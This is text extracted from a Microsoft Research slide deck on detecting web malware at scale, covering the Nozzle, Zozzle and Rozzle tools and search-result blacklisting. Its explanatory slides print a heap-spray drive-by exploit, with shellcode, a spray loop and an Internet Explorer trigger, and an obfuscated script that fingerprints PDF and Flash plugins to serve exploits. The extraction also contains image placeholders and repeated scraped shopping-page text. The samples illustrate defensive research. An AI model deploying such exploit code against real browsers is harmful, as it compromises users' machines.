

Finding Malware on a Web Scale

Ben Livshits

Ben Zorn


Christian Seifert

Charlie Curtsinger

and others


Microsoft Research

Redmond, WA



Malware Detection Landscape

Microsoft®
Research



Goal:
Protect users
from evil pages

Approach:
Crawl pages

Blacklist
malicious
ones

Blacklisting Malware in Search Results

The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html%20-%20Bing`. The search bar contains the same URL. The search results show a link titled "Fta Files Keys Free Downloads - 15015015 ..." with a description: "fta files keys free downloads Stop wasting your time waiting for software updates, and instructions for the new line of ... 203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html". A callout box points to this result with the following text:

CAREFUL!
The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)

We suggest you choose another result, but if you want to risk it, [visit the website](#).

At the bottom of the browser window, the footer text reads: © 2011 Microsoft | Privacy | Legal | Advertise | About our ads | Help | [Tell us what you think](#)

Malware Detection Landscape

**One of the widest
deployment of static and
runtime analysis to date**


[09]

[11]

[12]




Nozzle



Zozzle







Rozzle




**Instrument
the
browser**

**Find
malicious
behavior**






Brief History of Memory-Based Exploits



1999: Melissa
2001: CodeRed
2002: Nimda

What is a Drive-By Attack?




```
<html>
<body>
<button id='butid' onclick='trigger();' style='display:none' />
<script>
```

// Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563'
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
var varbdy = document.createElement('body');
varbdy.addBehavior('#default#userData');
document.appendChild(varbdy);
try {
for (iter=0; iter<10; iter++) {
varbdy.setAttribute('s',window);
}
} catch(e){ }
window.status+="";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```



More Complex Malware

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11     split("=")[1].replace(/\.\/g, "");
12     if(lv < 900 && lv != 813)
13         document.write('<embed src=".../validate.php?s=PTq...'
14         width=100 height=100 type="application/pdf"></embed>')
15     }
16     try {
17         var E5Jrh = 0;
18         E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23         document.write('<object classid="clsid:d27cdb6e-ae...'
24         width=100 height=100 align=middle><param name="movie"...');
25 }
```

- Toys, Kids & Baby >
- Clothing, Shoes & Jewelry >
- Sports & Outdoors >
- Tools & Home Improvement >
- Automotive & Industrial >



\$189
Order now

\$139
Order now

amazonkindle

when you open an account:

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

ING DIRECT
Save your money®

Learn More

The New iPods: Sleek, Small, and Super Cool



iPod touch



iPod nano



iPod shuffle

> See all the new iPods

Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more


amazon.com CHASE

Earn Triple Points on Amazon.com Orders.

Start with \$30 back.

Learn more

What Other Customers Are Looking At Right Now



Sid Meier's Civilization V
2K Games
Windows
\$49.99 Click for details



Kindle 3G Wireless Reading Device...
Amazon
\$189.00



Halo Reach
Microsoft
Xbox 360
\$59.99 Click for details



Ultimate Ears SuperFi 4 Noise...
\$129.99 \$39.99

ADVERTISEMENT

ING DIRECT
Save your money®

Member FDIC

The Orange Savings AccountSM

- Join 8 million other Super Savers
- Make a small deposit to get started

Start saving today ▶

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.
Your Amazon.com Today's Deals Gifts & Wish Lists Gift Cards

Sell on Amazon - 30 days FREE*
Your Account Help

- Shop All Departments
- Books >
- Movies, Music & Games >
- Digital Downloads >
- Kindle >
- Computers & Office >
- Electronics >
- Home, Garden & Pets >
- Grocery, Health & Beauty >
- Toys, Kids & Baby >
- Clothing, Shoes & Jewelry >
- Sports & Outdoors >
- Tools & Home Improvement >
- Automotive & Industrial >

Search All Departments

GO Cart Wish List



The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
\$189

[Order now](#)

Kindle
Wi-Fi
\$139

[Order now](#)

amazonkindle

Fall Blowout Sale

Shop now

ADVERTISEMENT

Pay yourself with a \$50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

Learn More

ING DIRECT
Save your money

The New iPods: Sleek, Small, and Super Cool



Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply


[Learn more](#)

Malware Detection Landscape

Protect users from
malicious ones



malicious ones




Nozzle


Zozzle

Rozzle

Nozzle: Runtime Instrumentation Mechanics




Control flow graph (CFG)



